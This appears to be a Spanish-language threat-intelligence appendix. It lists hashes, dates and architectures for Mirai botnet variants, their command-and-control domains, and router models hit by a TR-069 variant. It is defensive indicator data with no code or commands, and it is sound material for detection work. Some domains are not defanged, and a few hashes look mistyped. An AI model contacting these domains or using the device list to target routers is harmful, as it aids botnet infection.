930486713426db5072600c504427ea37f108ee2cee7c7c289866164a83f3f356	2016/08/07	MIPS
C61bf95146c68bfbbe01d7695337ed0e93ea759f59f651799f07eecdb339f83f	2016/08/07	PowerPC
1bf953862e0ba56144f3469a7915d9e25737a7a75d4d8e64753c9e4ecac96cfc	2016/08/07	Renesas SH
D9573c3850e2ae35f371dff977fc3e5282a5e67db8e3274fd7818e8273fd5c89	2016/08/07	SPARC

2238c81031ca78f4df121c94e1fca5368099b6003c30fef83768fef65ce09e9f	2016/08/07	Intel 80386

Variante 2

575bae4df8b775e9a25b5d207f2f3a4c33291bde65dde7b773127447b6b24ca6	2016/09/02	Renesas SH

Variante 3 - *santasbigcandycane*

fb713ccf839362bf0fbe01aedd6796f4d74521b133011b408e42c1fd9ab8246b	2016/09/29	PowerPC
42b31ef1b8659732d4ef9bac971da465775d0295a97c94b2cf8a5d6d017b08b5	2016/09/23	PowerPC
d3451e77530fe71355ebcaaa440fc16a6d1f01e08b9586b00b36ee9936c6430f	2016/09/23	MIPS
1c7ef16e6933c320cbf6fe43f1e988765d6cf4b8dbb827f02a8f59dd4245514e	2016/09/29	ARM
0a6c6d1b3e8db37a621aad7fba82501c79cd473b146144af7e54a4bfcccc0ff6	2016/09/28	ARM7

Dominios relacionados	network.santasbigcandycane.cx

Botnet #14

Variante 4

d8906512c00fcc101ea306fd8e8931575eb4814d4cfb02c60ed55df5886e1f74	2016/10/30	Renesas SH
475c3fbfe19fca4c279dcff28d42b8f7cac1bcfc6c11404c5e8970a5f02356e0	2016/10/25	MIPS
63da34a4e5f218c6e0c25d3669ca5e47e722a821ee2037cb1acb5938ac3c5a42	2016/10/30	MIPS
de757ba246608e0f391562eaa3226c39f5cf5b06d4182fabf126b378e22bd8ad	2016/10/26	SPARC
90bfcf1f87b988bcd05005367ebe586fb6b4ff1a93eafea1d16e589a159027e8	2016/10/30	M68k
0a5d9ec781014c71d3a438c14290febb763ec531c8f9f482cab1be3c8df1e34b	2016/10/24	Renesas SH

73df0680af71117ce1f90bac635d5a3c0a8153c8da2b60fe0ba3be12d58dd2d7	2016/10/30	MIPS
167fd529c3be47e024f3537a33df7c569f963c6dcb45c3a1df2cc62f61e77297	2016/10/24	M68k

Variante TR-069

5d4e46b3510679dc49ce295b7f448cd69e952d80ba1450f6800be074992b07cc	2016/11/28	M68k
1fce697993690d41f75e0e6ed522df49d73a038f7e02733ec239c835579c40bf	2016/11/28	ARM
ff47ff97021c27c058bbbdc9d327b9926e02e48145a4c6ea2abfdb036d992557	2016/11/27	MIPS
98d4cdd25423df16a7d6e821f44fb90b50a551c851c2f494cbdaab5c96693049		MIPS
d6e3b403f916ee188b457d135d00ba1b972f22998dc3ffbbf9710002a9a0bd92	2016/12/10	PowerPC
2548d997fcc8f32e2aa9605e730af81dc18a03b2108971147f0d305b845eb03f	2016/11/26	MIPS
97dd9e460f3946eb0b89ae81a0c3890f529ed47f8bd9fd00f161cde2b5903184	2016/11/26	MIPS
046659391b36a022a48e37bd80ce2c3bd120e3fe786c204128ba32aa8d03a182	2016/11/28	SPARC
828984d1112f52f7f24bbc2b15d0f4cf2646cd03809e648f0d3121a1bdb83464	2016/11/28	Renesas SH
97dd9e460f3946eb0b89ae81a0c3890f529ed47f8bd9fd00f161cde2b5903184	2016/11/26	MIPS

Dominios relacionados	securityupdates.us
	rep.securityupdates.us
	timeserver.host
	l.ocalhost.host
	tr069[.]pw
	srrys[.]pw
	mziep[.]pw
	zugzwang.me
	ntp.timeserver.host

Dispositivos afectados

Aztech DSL5001	D/Link DSL/2875AL	ZyXEL AMG1202/T10B
Aztech DSL5005	D/Link DSL/2877AL	ZyXELAMG1202/T10B
Aztech DSL5008	D/Link DSL/3780	ZyXEL AMG1302/T10A
Aztech DSL5018EN	D/Link DSL/3782	ZyXEL AMG1302/T10B

Aztech DSL5068EN(1T1R)	DT Speedport Entry SPW505V	ZyXEL AMG1302/T11B
Aztech RAW300/USB	Gateway Prestige 660HNU/T1	ZyXEL AMG1302/T11C
Aztech Technologies Pte. Ltd. 700WR	GMTK WSTH/136GN	ZyXEL AMG1312/T10B
Aztech Technologies Pte. Ltd. DSL5028EN(1T1R)	iBall iB/WRA150N DSL/Gateway	ZyXEL DEL1201/T10A
Aztech Technologies Pte. Ltd. DSL5028EN(2T2R)	ITI Ltd. DNA/1051	ZyXEL DEL1202/T10B/B
Aztech Technologies Pte. Ltd. RAW300L/A05	ITI Ltd. DNA/2012	ZyXEL DEL1202/T10B/W
BEC 6300NEL R10	ITI Ltd. DNA/2013	ZyXEL eircom D1000 Modem P/660HNU/T1 v2
BEC 6300VNL	MitraStar DSL/100HN/T1/GV	ZyXEL eir D1000 Modem P/660HNU/T1 v2
BEC 6300VNL R4	MitraStar DSL/100HN/T1/NV	ZyXEL P/1202/T10B
BEC 6300VNL R5	MitraStar DSL/100HN/T1v4	ZyXEL P/1302/T10B
BEC 6300VNL R6	MitraStar DSL/2401HN/T1C	ZyXEL P/1302/T10D
BEC 9800VN	MitraStar DSL/2401HN/T1C/GV	ZyXEL P/1302/T10D v2
Billion BiPAC 4500VNOZ	MitraStar DSL/2401HN/T1C/NV	ZyXEL P/1302/T10D v3
Billion BiPAC 6300NX	MitraStar HGW/2501GNP/NV	ZyXEL P660HN Lite EE
Billion BiPAC 6300NXL	MitraStar HGW/2501GN/R2 QTECH QTECH ROUTER	ZyXEL P/660HN/T1A
Billion BiPAC 6801VNL	Supernet DSLW200	ZyXEL P/660HN/T1A_IPv6
Billion BiPAC 7300WR2	Supernet DSLW200 ADSL2+W2	ZyXEL P/660HN/T1A v2
Billion BiPAC 8300NL	T/Com. Speedport W303V	ZyXEL P/660HN/T1H
Billion BiPAC 8400NLR2	T/Com. Speedport W303V DTW303VA	ZyXEL P/660HN/T1H_IPv6
Billion BiPAC 8400NL/T R2	T/Com. Speedport W 303V Typ A DTW303VA	ZyXEL P/660HN/T1_IPv6
Binatone Binatone Router Adsl Router	T/Com. Speedport W 502V Typ A DTW502A	ZyXEL P/660HN/T1 v2
Binatone DT820	T/Com. Speedport W 503V Typ C DTW503VA	ZyXEL P/660HN/T3A
Binatone DT 820	T/Com. Speedport W700V DTW7V	ZyXEL P/660HN/T3A_IPv6
Binatone DT845W	T/Com. Speedport W720V DTW72V	ZyXEL P/660HNU/T1
Binatone DT850W	T/Com. Speedport W722V DTW722V	ZyXEL P/660HNU/T1_IPv6
Binatone DT850W DSL Gateway	Teracom TDSL300W2 ADSL2+W2	ZyXEL P/660HNU/T1 Prestige 660HNU/T1
Binatone DT850W(HFCL)	T/Home Speedport W 504V Typ A DTW504VA	ZyXEL P/660HNU/T3_IPv6
Binatone DT860W	T/Home Speedport W 723V Typ B DTW723VA	ZyXEL P/660H/T1 Prestige 660H/T1

Binatone DT850W DSL Gateway	T/Home Speedport W 921V DTW921V	ZyXEL P/660H/T1v3s
Binatone DT850W(HFCL)	TP/LINK TD/W8951ND DSL/Gateway	ZyXEL P660HT3 EE
Binatone DT860W	Upvel LLC. 354AN4G	ZyXEL P660HTN EE
BiPAC 8300NL	Upvel LLC. UR/314AN4G	ZyXEL P/660HU/T1 Prestige 660HU/T1
BTTL 110TC2	Upvel LLC. UR/354AN4G	ZyXEL P/660N/T1A
BTTL 450TC1	ZTE ZXHN H108N	ZyXEL P/660R/T1
BTTL 450TC2	ZTE ZXV10 W300	ZyXEL P/660R/T1 v3
Comtrend VR/3041u	ZTE ZXV10 W300B	ZyXEL P/660R/T1v3s
Digicom RAW150/A02	ZTE ZXV10 W300S	ZyXEL P/660R/T1 v3s
Digicom RAW150/A03	ZyXEL AMG1001/T10A	ZyXEL P/660R/T3/v3s
Digicom RAW300/A01	ZyXEL AMG1201/T10A	ZyXEL AMG1202/T10B
Digicom RAW300U/A02	ZyXEL AMG1202/T10A	

Lizard Squad

fucklevel3

e2aac16ad68b597a077a5172aff1cb38ab6795043bd82a85ca67bb27ff63e42e	2017/02/27	Intel 80386
bbbb7f7cf5de8b77397c756142174c42404efca3f2b68ef372b00591a4adc009	2017/02/26	Intel 80386
6bd39efd1a0f996f93d7d829e236e48481ed22eafe7d730e2d8272c86c2dfa8b	2017/02/25	Intel 80386
4de9509b86251ead6bfbbf9841f7f0e43d984d838ce028b52ff8bb620403101c		Intel 80386
A131ba03e4302930350b6a635ef2b05d122e03a3953d822cf08025f65d2e412b	2017/03/01	ARM
6f87e761d920f56751ebbc33e6e3883db3b3f2bdc42e379fbb92e32b49c70309	2017/03/08	PowerPC
5f2358def26305841062db24f4088bd96348013b1cbf94ef7b0bfef7f06acae2	2017/03/14	MIPS

Dominios relacionados	krebs.fucklevel3[.]wang
	rdp.fucklevel3[.]wang

Otros Grupos

Variante puerto 5353

7b740cfecc66997362e87bb72b159ed8293ba8d83ede3092c11811d4c2b78443	2016/12/29	MIPS
F1499e94df0ffb1a1ab71a03aebfbe9d0a19f5c3cdec2ec99573036f0f88db3	2017/01/02	ARM

Dominios relacionados	update.drytekc[.]com
	report.drytekc[.]com

Mirai en Windows

2d8cd23e33e56ab396960a0d426c232f6d8905e2ac5833f37c412b699135f6ce	2017/01/15	Intel 80386
bdad4a77b678fda8328b2fae290e525a553c490214d43df377dbeb3132879673	2017/01/15	Intel 80386
2de4851dcaaa4b5ed8421a0c72ceed64497c147d85cbfb1928d6baf7760c0c46	2017/01/15	Intel 80386
2d8cd23e33e56ab396960a0d426c232f6d8905e2ac5833f37c412b699135f6ce	2017/01/15	Intel 80386

Variante SSL

825a4fadb7be599af9abf2a6d09932cc7a40637c9f8d0427384f84d18c5974c3	2017/04/13	Intel 80386
cd9ce2543b3ffe9eeaef78d0a5e72d389da56d35a38297ef9c8f969479817347		Intel 80386
b929c38ed2de04451a749f4ee01e608e5d8e34b11a32f08aab5fdf911551870b		Intel 80386
100f09be76e4efcc3b53f58e7549dea915dde6fde9f3fe061eab98b4d502ad52	2017/04/11	Intel 80386
e5480f6ee9b70e6ee68f3348c01de984e1502b84bcf3756434c11260a9990e3e	2017/05/01	Intel 80386
3cada026bf26091bc19d1e3bab993e0f4ca924cdf0d8bcf6ea71e840e266d62e	2017/04/10	Intel 80386
c7d5a11a092cf99159b6225b640bfeb2912afbed33613e987cd172a8545dbc86		Intel 80386
a9724d3221e0ada1c0054f5946cb71e4956129843bdad5ffc58b71d1e67f5a57	2017/03/19	Intel 80386
c409297ba37671674cfb25beded3bc1c44bd7865b49872ea3065d09cf65ebbd6		Intel 80386

756718399f41a49eda172b25624f985c9bc32137739779468fd50edabb2e061b		Intel 80386
69e0c94b03093e44eceebce88c19abd27e7315a1a4907183bbf7bea3969031e9	2017/04/06	Intel 80386
984b3158e8df2234eed65b1dc9645b2bd982c98760cc2685e665ece0c2faa2a5		Intel 80386
740cb24ff5f5addf8a32068a4cd902ae7e85efeaa9c4ea767b77f17b8f4e809f		Intel 80386
36006adf34cf9a7badc2b2bf544154438c82b7d5e89d0dd2e39005a4ff72751f		Intel 80386
cb6b671d7185bd2fc2a4cb26782396f69036b1799571e5191ed616ea77d87d7e	2017/04/10	Intel 80386
5296d2b266d5ee3ad5efd97b60ca96fbd1c81e07033bee4ee38d3f49d3f7331d	2017/04/12	Intel 80386
bf385753f5482cc9edf516343c43415dcc4774a2b770bec7b414ca2484e08c77		Intel 80386
f64380b7c06c1eed9594b62f9a5bfd959ab4a4ab22b489a5f78ec5478d2ea76a		Intel 80386
b19209af402c9b99be61bc33049e6d2a5cd5400abb4baa541a6bc38a6335e99a	2017/03/31	Intel 80386
74e97f315327c7e660b9dbd695f12dabc44d582427bf9bb7e04b114387321d8d		Intel 80386
172d050cf0d4e4f5407469998857b51261c80209d9fa5a2f5f037f8ca14e85d2	2017/03/19	Intel 80386
5d77a1d8f3dc774a022fac8215158bf32fa39bf67ae0470e8e399023c28e31ea		Intel 80386
e1c96f36526503944af8156c44739d227e28d8b3d7a620ac7240d407d46ca8ee	2017/03/26	Intel 80386

Dominios relacionados	fghdfth.[.]club
	uryjsdrfg.[.]club
	lxu713lxbs.dyn.dhs[.]org
	dssgasrea.[.]club
	dyphfou1fp.ddns.net
	dssgasrea.[.]club
	pgeuy07k4d.ddns.net
	9avk6no7fz.hopto[.]org

Variante Memes

50e125fff491a2a8cb0ce1eeabfb50ba4d714ca90daddb8c6a8db4901e0e344b	2017/03/19	ARM
73318086eb4a421fa043929d6364744adbeca71a82a20b8bc1b07670efa71efe	2017/03/14	Intel 80386
5e60a698fba4a5d430e0a7c7e6daf943e380e3557c9f0075db1f72ffc4be0533	2017/03/19	ARM

1e101798172594bb39a3ea36fa5426da1f202910f411558af8b15bf749d4806c	2017/03/19	MIPS
64a62ead6a094afd23bd585eb72986c9c671af5b709b7fde102a33b8c5e63725	2016/12/08	ARM
90ebf07410dc9946f6d98d0eac167b9a3da69a411ad823263447d5ef2a69b013	2017/03/19	PowerPC

Dominios relacionados	heis.lateto.work
	sheis.lateto.work

Variante Masuta

0eb583bd0acda5fda9a10d9257c28a4514679aea4b1aa359b0e25672b1ca153d	2017/02/01	Intel 80386
35c235ee06772bf1486a6ceee2241af5578b749e582a3b4bbb58ef23e197dc34	2017/02/11	ARM
15f13b3c27849a1e4adc4dc8245ee121ce529f7a8bf8914adfe5c01f15d969fc	2017/02/11	ARM
Af59ac49878464c897f2f22b63ccd31d01604ad3b98c531458fa455c3541fdc7	2017/03/14	ARM
Bb5c6b06f69cd1d602749686794a5bb6745a6e96eec9370d033f43337fe6875f	2017/02/14	MIPS
9603df8db375face069f17eec20b85861ee57e55a18efdf22d0b25171e7b3340	2017/03/14	MIPS
9a4aea573b0f69d3c96706b5049e10e54c5efda268d8d741696156e1160e02ac	2017/02/11	ARM
6823232fbdacee420d83cfc489bf60199d0566829eddba38e44524892d2df68e	2017/02/13	MIPS
7905eb4fb0843bb532e085e7db46513e07d8e09a755c812be5a1ce102f4fd9b9	2017/02/13	Intel 80386
473cb8e5ae381bf4e75b7a4f32d76c17eeda373de977f9db0d2a43baef071510	2017/02/14	ARM
049abc6f34c18c849611273fa6706277edafcfe6ca5fa12e9b8a4c9ee2c8569	2017/02/13	MIPS
0391760b7fd4b05c7d396eff0ade1f5e3f6f3495f5b1d3319d6fad5ba4205c60	2017/02/07	MIPS
E13f2ad77cf9ef534d121d84741e5a27b3a159487ad3c8bd472a65ae9a3ceac4	2017/03/14	ARM
7ef5487415e8ed2de72978e0d42a36a29b054cbcdc9c084f01ca6d74954f8fee	2017/02/13	MIPS
840455d81f976b339396fefdbf3df6199dd806aace0d56dd3eb07916ff273a8e	2017/03/08	Intel 80386
efb61a57961928e0468e887d0c6ffe069f3eaf2c7b72e01db7e5ddb195dadcbc	2017/02/11	MIPS
2fca9ec09ff800ae3c446a04042db3c526aba19a5a5ed390258cad6b56705d96	2017/02/13	MIPS

Dominios relacionados	n.cf0[.]pw
	friend.dancewithme[.]gq
	friend2.dancewithme[.]gq

Variante MM

d17283f4799c764cb29cd0ad7e4d0e8b2cfaf15978315706c9fa105b1742f58d	2016/12/27	Intel 80386
6cab1a0185eb382a94f1fe09369e11663e0d78acf7b4850fca03c524f1b1541c	2016/12/29	SPARC
16f301ac3827c04e97aed9806547ebc58afa6f0d71731eb38bb4028c265343c4	2017/03/18	Intel 80386

Dominios relacionados	cnc.ahyfn[.]com
	report.ahyfn[.]com

Snicker

fc4e577e3a33a83817cab843a8a1a1dfbeceb59f93e870fddb6a4f09618da9cd	2017/02/23	Intel 80386
42fae355ae99b5572ce9be6d820d99b63197c6183fb6b491b700e87c51b06d41	2017/03/14	Intel 80386
5e000a3c66af2bf623fdac68ae048e99452b337b6966251f604f43d8ed1d46c1	2017/03/17	Intel 80386
dd26df67ba38516dbe766dc04971a8ab8cdaea5519e5344188e56948b49900b2	2017/05/03	Intel 80386
d9c450616b4f4cd517afbaf3fded8fc1a44d808899c6bc2658decfdc6099419b	2017/03/14	Intel 80386
2811ba6a3b1121e65f9e51f2e43c63e7b24705445910bf0dfd7a4d756991b203	2017/04/14	Intel 80386
4396e6674fcde3df230b545d4a0c7a6e4b78505523d233652891ae1e172e574f	2017/04/12	Intel 80386
ed5b0122e5efb2fa708f8f7f5651f131a98e0e1928be0ec2bf303303bda8cee2	2017/04/14	Intel 80386
6c52d1a9c24696a8320a6bb468df06410891e471920b6e3e97212c953d827bc1	2017/04/14	Intel 80386
96a2ec1ba317285e96658e3fee946f6e1b73d0b792888564a683c765017d87de	2017/04/12	Intel 80386
575dd2f296f8ac0dfc3c53c1406dda9b4b59b80ed8edc2a155438bfe9afe2a0a	2017/04/09	Intel 80386

f6e0648f0e16360c13af9782e58a1ea79ab02fff20d6ea58c5d2b8cc9f9867c2	2017/04/10	Intel 80386
2c6cb9eef390e90b2372aa605ecece0992f1f71d89ada66991006787780412f6		Intel 80386
b16e9c09a99ae827b26adcb153ebb0e7b1574cd6d74b469a353be258b7671eae		Intel 80386
51443e433bbd4503d9208693a7e1c64b4259c99b69d5e438cfcbee4cee126ff2		
56a4cb6edd8d32a2c8c68c2cde365899429b0e18ff332856c2db9b340f98be98		
be6ecbeb79a7b5b020db1d8257899667e3005ba774357f02a15e3a63dfeb37bd		
03c594eadfc27106fa10ebd6ac70da88c898579f89cb944db20073e80899efd2	2017/02/23	

Dominios relacionados	snicker.ir

Cocaine

63788f1732dd98ed7cfc3a83a53e00d4b6333704d427814c2da816ce8e3e4d91	2017/03/27	Intel 80386
74571f3dfe75bc794f777f8af47a0f4f16db010396227eae6b90ea86741628b3		Intel 80386
a36b0116f8989c406b9351101dcfc1dd17cc97e56c6b37abe851cb4b20b00649	2017/03/31	Intel 80386
6fc3868f66b8d96fd9f28e0e2f31a956e041bc0c0116ccb502ae249b7796f0b2	2017/03/31	Intel 80386
45536f080100a060697132d0c0f516c07fa9206db18df278246375b0363c22f1	2017/03/31	Intel 80386
3aab7ed63b54609650c4eaca4eeca695b1e6441694eaba07c15397e77ce52545	2017/04/24	Intel 80386
86e3f7a212a8c5b8020faa47ccd674255cc786e17d26069ce73b3dbe09593a52	2017/02/24	Intel 80386
9837ad03a01cae1bf561605838dab3a5141e1b4775e2fa00ac6cb23e8d06c4c8	2017/03/21	Intel 80386
385b06040ffb52569685f75710e0f6141b204f60c44c51e867391805f9b0698e		Intel 80386
c7e48f11b69e6feaa42d712d03ae2482e798e8ceb593558f602cec938554827f	2017/03/11	Intel 80386
11d6cb99ac463daa08cc09ed71bfe2ff97e430f5417b38241784eecffc0cacb7		Intel 80386
e15adcca4295a590cb941bceb05f643729e77698377fdfae82fe080cb3766e20	2017/03/04	Intel 80386
5f513e1101cd84de946211bafd813834b8d64b611f6ed0db3d63aa24813086c2	2017/03/04	Intel 80386
ad52abf2102aefd67a90c2a962ea47f62c12052555c61e3da14dd3dae75a7387	2017/04/24	Intel 80386

3b540bb34399e578c8f19fb5322b6b82d2b5aa1fb92ab54c3beb5a3f226d20ad (ARM)		Intel 80386
F676afe52def0fb318757726781e3b6bee0b2b71fce2fcef79c350a0b167cda7 (Motorola68k)		Intel 80386
5c02bcaf131a810ab0cd26a20f6dc60e6c2812ef8e5503b338edaf8dac6eb437	2017/02/07	Intel 80386
1393ea2d392f2ea1ab57a42bab0ad49ba6f35413aec7186cac34eade2578228d		MIPS
3bd320f7de80ffe69c148c7f1c6ee312f61c6805bdb2da758488cb49b2ebe0bc		MIPS
Ecff523fc23615c8f60f3efaeb8d1a1e07d6794dedf260258af6eba5e344bea8	2017/02/11	Intel 80386
4607acdc65da5fa78c454d8fbfdb5bd7627ee65645a61c83ad2c2d5fecce9816	2017/02/12	Intel 80386
9bcfb66971aaecdcc61469d5f60d07fa841e6ae7268abc3f5a31d514498d9104	2017/02/09	Intel 80386
eb8ca71eacce1c2e0f179621098134a9c27a08df5ea7824e0035ec033a84b3c1	2017/02/20	Intel 80386
8cfb578e381a145c9fc1fad8dee0b9657248c415d364deeabc860315ab95cfd4	2017/02/12	Intel 80386
057c095a0dcead6c4db4393b9a95bfc73ae0c747173f76f2d99ab9d96f684d69	2017/03/04	Intel 80386
131a9353c38c2339aeaf33d0a683cfa12c214ab75ec52f2a83142706e0966af9	2017/02/12	Intel 80386
Cc85d9983f833f33464d040045227c5d7214c88959e9d50fda84f47720133065	2017/02/26	ARM
Bde3834bb210b33676f16da511a9572689a7c16233eda6cdeab2a1558167949a	2017/03/27	Renesas SH

Dominios relacionados	cocaine.fredonsantana[.]ru
	cocaine.traplife[.]ru
	cocaine.cokepusher[.]ru
	cocaine.dopegame[.]ru
	cocaine.trapspot[.]ru

uu8889

e51cb7c4a3f4b9747daeedc49d1f3cd5e1ff1e0b7711dda08941d5ec9650eae3	2017/02/22	Intel 80386
849cc0d741bffbd9528a134f8d7700f74659fae3a93d84ca509a07a996a5cc0a	2017/02/16	Intel 80386
ac979271ebd887d2c814cdf8c3b61a107c11ca7cd83879a09e15bc6692aacc31	2017/02/23	Intel 80386
949f56ee26fbaf206681b509cad5cf7456b0d40fc2cf07cb7772e9478384a0e1	2017/02/24	Intel 80386
78f23e0bd9db3ad41be0cd00d19e2bfda7fdcf99708a67a7567cde147d4c40ff	2017/02/24	Intel 80386

4684f130d5593897190f17090c3b32f1c46f791b4a04eb2a040cd56ce48488b1	2017/02/24	Intel 80386
69080d925b09606c493d823947a05b957ea6795921d9fb1c7c6c2cdcc487a0e6	2017/02/23	Intel 80386
463460979fb04ac0d63995ba1e4afa990a94add51cbd5602ca6e76dbcb9f3cd0	2017/02/22	Intel 80386
5a713f32af2eceb01f227712c2baac92a917f66467548b4a168e22cb35fb0723	2017/02/23	Intel 80386
8c9651bab3975e3238ee78665b4ed3612be6c8267d722d0d5972a99e56522bb7	2017/02/25	Intel 80386
08416c9462fb7718a1a61bdffc057ce53cc055d86c6f69fc494ad929c346257b	2017/02/24	Intel 80386
ee6047c4740145ba85b840fe3479df0afac85b283a31eb429487162dc8ea3b67	2017/02/23	Intel 80386
22dd3fd2ea1480fc96aa62c3c0d78b16a81a4b5cee126766ec9e3c09db32076a	2017/02/22	Intel 80386
b0c5ef9e5869e776de64ea42f17d992ceb6313a6d2433dbb4bb3c6758b0948e4	2017/02/23	Intel 80386
f0592cdcfb714f39ecdcd77b3192ef3b31bcc1df1127de2fbb003994b8c97cf8	2017/02/25	Intel 80386
d079f5dc997eec9839c3612bbe55008e68206a6b07bffe2bf1772ee17ac6b0a0	2017/03/14	Intel 80386
3c502c02372141f9ba5a7d86ce302322be6f14704b1afce794a80a54998ab60f	2017/02/10	Intel 80386
f12c8f979892e020bd09c3bd3dab4c934133a40880c4fd7d0b95619432dbf4e1	2017/03/14	Intel 80386
fc02dacd5d42508738271cfc859dc3b0d549ec7a077ed3d098f11575864f10b2	2017/02/27	Intel 80386

Dominios relacionados	back.uu8889[.]com
	rpt.uu8889[.]com

glibc

9d689cc423636e8b8005b987ba996204a5a6777c56a19d24e03a07a0b0b462ee	2017/01/21	Intel 80386
beee9ddd141ea11a9c5e6dd8753e6de9997f334f5013c999c877a4e02ae652d3		Intel 80386
1b420a7eda16c1f88b7c2adfd9fb1853f2afcc5254f3feacb028ab50ac549769	2017/01/21	Intel 80386
a1e00f49a699a014136123eeddcddb661984743da1bee165db8a221eaceee7ec	2017/02/22	Intel 80386
89a01023b14a5782397ed73d2753b43ae08ac4624cee3baaaa3b5301bd1b1476	2017/02/23	Intel 80386
b1e60e4255e238e1b21e9004ea14b588d76b6187e471bc7405515cd82e3614ab	2017/02/26	Intel 80386
7334898141f573e8dd55dc0d9a11d904d844be00a164a6c9037e66b786a52ab4	2017/02/25	Intel 80386

f18fd4267cf87b9bf5bce1edb5fac5596120ec359f59c86717bc2aed8b63f195	2017/02/25	Intel 80386
65b0c900f126422b4d89fd91966dce99cc6b019e7ea0d2b73a4aeaa09b81158a	2017/02/27	PowerPC
9d689cc423636e8b8005b987ba996204a5a6777c56a19d24e03a07a0b0b462ee	2017/03/14	PowerPC
D073cb6276cdcf33601acf3e653e0eb77dcf6f5daf5d0346b04606c4cd16d717	2017/02/17	ARM
1b420a7eda16c1f88b7c2adfd9fb1853f2afcc5254f3feacb028ab50ac549769	2017/01/21	Renesas SH
d57ff2d8a0262d7996fba092b2532ccb59200b8115248af3b83ce77733c680f6	2017/01/21	Intel 80386

Dominios relacionados	central.glibc[.]org
	letmeintothewoods.glibc[.]org
	1eryxnva.glibc[.]org

Club

825a4fadb7be599af9abf2a6d09932cc7a40637c9f8d0427384f84d18c5974c3	2017/04/13	Intel 80386
74e97f315327c7e660b9dbd695f12dabc44d582427bf9bb7e04b114387321d8d		
56cb8e4207a3d28e2b9455845412ecf44856abcb67ffb2e29aafaee5b985e737		
c6ce41fd55599e3f943ac2f142b7f85137d4d5026245d09513d141da5ffca127	2017/04/03	Intel 80386
90b77423243bc51edaf71b7c914745549c1f45ec73150ca8c04d801898a01201		
a303aed19b30310c60ac024940bae9db0d419e2f7a4da257c17f777914499a96	2017/04/03	Intel 80386
9980fde13ab2333037c288b44ace1c7d7f3192beea0a7bb4d01ffa80a972f9ae	2017/04/24	Intel 80386
946d26fc4371cb5c06cd998502cae804c634180046e38e4a5eb54b65733f29c1	2017/03/24	Intel 80386
1541debb46a48be644e117b4b91ba40382edd73abb2bcbc749926ad3e2bf3fc1	2017/03/31	Intel 80386
a40e34c48c87dba8b6dece7c0cfbe796204f8ffedf345fc0c41aca9c5cf2cbf0		
7f212ce5e82e73ebf3ae1d6b07f4d9ef39b24f43738726293fa599a86112caea		
cd9ce2543b3ffe9eeaef78d0a5e72d389da56d35a38297ef9c8f969479817347		
e9c69d7afaff66232a36152c437b611cd6be2bceffbe3c231ebd9ef3d6c2dfc9		
b929c38ed2de04451a749f4ee01e608e5d8e34b11a32f08aab5fdf911551870b		

e5480f6ee9b70e6ee68f3348c01de984e1502b84bcf3756434c11260a9990e3e	2017/05/01	Intel 80386
074137aadf02d2714cf4ff395ddb6e8e1399a0f315aea52cbf6e2b93527ccd29		
be4573f61ef78bb1ba6379dcef377d4a8c03a693e2c85e9c8819e8107a791dab		
87893bd7b2cfc3a7fab11ed9491b9fe049bee2ade48ad630370392e737acc1d9		
16d337750975c74a0aa9b4ec11c0c8675fc114dd51725164bea0989f897bc39e		
417a9219275e9a09b69f81203032d1158bbafd02f627e2557f089fdeb09569ca		
d95c84a07a72698f4de24331366ef3c2962e52e459a7253486623021cdcb9da7	2017/05/01	Intel 80386
984b3158e8df2234eed65b1dc9645b2bd982c98760cc2685e665ece0c2faa2a5		
790fb8828a2e3dcd8270e9b0111fc0ebca61a0ea111640ee04b86ff04aabf6d9		
740cb24ff5f5addf8a32068a4cd902ae7e85efeaa9c4ea767b77f17b8f4e809f		
36006adf34cf9a7badc2b2bf544154438c82b7d5e89d0dd2e39005a4ff72751f		
bf385753f5482cc9edf516343c43415dcc4774a2b770bec7b414ca2484e08c77		
f64380b7c06c1eed9594b62f9a5bfd959ab4a4ab22b489a5f78ec5478d2ea76a		
5d77a1d8f3dc774a022fac8215158bf32fa39bf67ae0470e8e399023c28e31ea		
c7d5a11a092cf99159b6225b640bfeb2912afbed33613e987cd172a8545dbc86		
cb6b671d7185bd2fc2a4cb26782396f69036b1799571e5191ed616ea77d87d7e	2017/04/10	Intel 80386
b67602e5cccf16f47159c5ce46f26f70179150fc43d2bffa7b3efc93b8a19d21	2017/04/28	
60d908dc03a0c510096cdc67462b0ab2903b58fbe7ea3bd2075f8f28883a0c5b		
3179d6f2d72600500b51f12f1d25adf73f74a6b995d9738b90dc49fe6ac2ce28	2017/02/17	Intel 80386
63c5198c879771075a56be416c915904094f15c570fcc1ef80d8455d62c0623c	2017/04/21	Intel 80386
c098308185de61734b69235098d9aea839f536fceaa8d4b00d1940b519a5e009	2017/03/29	Intel 80386
e6c83121a98d4a724036d07c11711b9726a9b58418e6a73fb929c9e0432a4bd8	2017/05/02	Intel 80386

Dominios relacionados	fghdfth.[.]club
	cheatsthebike.[.]club
	uryjsdrfg.[.]club
	dssgasrea.[.]club
	picesboats.[.]club
	thonder.[.]club
	gndfgdd.[.]club
	bigboats.[.]club
	cnc.nutsz.[.]club
	server1.nutsz.[.]club

Cloudflarerock

3662d1ebec77c0eebabbf20bd55043019b78c49e6c8a1e6e0bb9519f7efff06d		Intel 80386
0213f5a954e51d989c476a1c0c6bfb776e535be06756f2631ae139202b39153a	2017/04/04	Intel 80386
6d24798cc2bebb907570a84147a3d28b66ea2b405f7767eaee9b0501003123c5		Intel 80386
89aec50748f6a8dbb695c9134a7af584795bd5324e3d32ac497523143a345f0e	2017/04/06	Intel 80386
f45c6b001898d458ffff7c06ab70840b676e5846162a6bd9ff0f17706150b4ea	2017/04/24	Intel 80386
cb0344962e76fb0de95f40c00c1c0d66894f1a75677e824e058c26ebc73f46eb	2017/04/24	Intel 80386
1e107b493b60f1f373fdd13dcd68056da51d1ff1d00173a14028278927806bad	2017/04/16	SPARC
1e6e3d694973b2182a7883905bb0b4bfed6c3b4ef3a4e1b41ad08b7f216b8046	2017/04/16	MIPS

Dominios relacionados	cloudflarecock.[.]club

Tonguepunchfartbox

20a8991ee7a2c929b3f45c04024e54ff42a77c72afae63da1b1db38785142854		Intel 80386
e3614df35b849ca7679eb608461dc550d2a06bdf6ae5796bfdc2e45569e0b2f7	2017/03/16	Intel 80386
53ed431bd66c698bb892b0ad0063eef1b77f17290e59a19d5c8b78aa061a6eb9	2017/03/19	Intel 80386
d2c5efb68c2dd931d2a8fb9bf1c0f7c17c90efb7b8ffe0e43449c030024b2b0a	2017/03/16	Intel 80386
452852ea21e0df0142de370d318158a5d0b3103ac80e7f98af7febf78371bbe4	2017/03/17	Intel 80386
a3029afc65a8848cb44bb0de5e380d17684ad1708a2a8bf915ff82bc033968eb	2017/03/20	Intel 80386
